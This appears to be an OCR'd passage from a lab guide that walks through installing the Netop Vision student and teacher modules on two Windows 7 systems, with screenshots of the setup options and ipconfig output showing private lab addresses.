
Startup Type

● Start Vision before Windows starts. The student cannot exit Vision.

○ Start Vision when Windows starts. The student can exit Vision.

○ Allow student to start and exit Vision.

Restart the computer. Before restarting the computer, check the IP address of the system.




Install Netop Vision

Netop Vision student module has now been installed.


☑ Restart computer

Vision will work without restarting the computer but we recommend that you restart to complete updates to essential components.



```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::21a7:3084:d486:157f%11
   IPv4 Address. . . . . . . . . . . : 192.168.36.165
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.36.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{01DB23A7-BC13-4DA0-9A90-81E5AAB3DE5E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{A6DA4EA0-E5EE-4730-8D5A-4D0B80540699}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\admin>
```

Now, in the second Windows 7 system, install the Teacher module of Netop Vision.



Setup Type

Select which module to install.

● Vision Teacher module

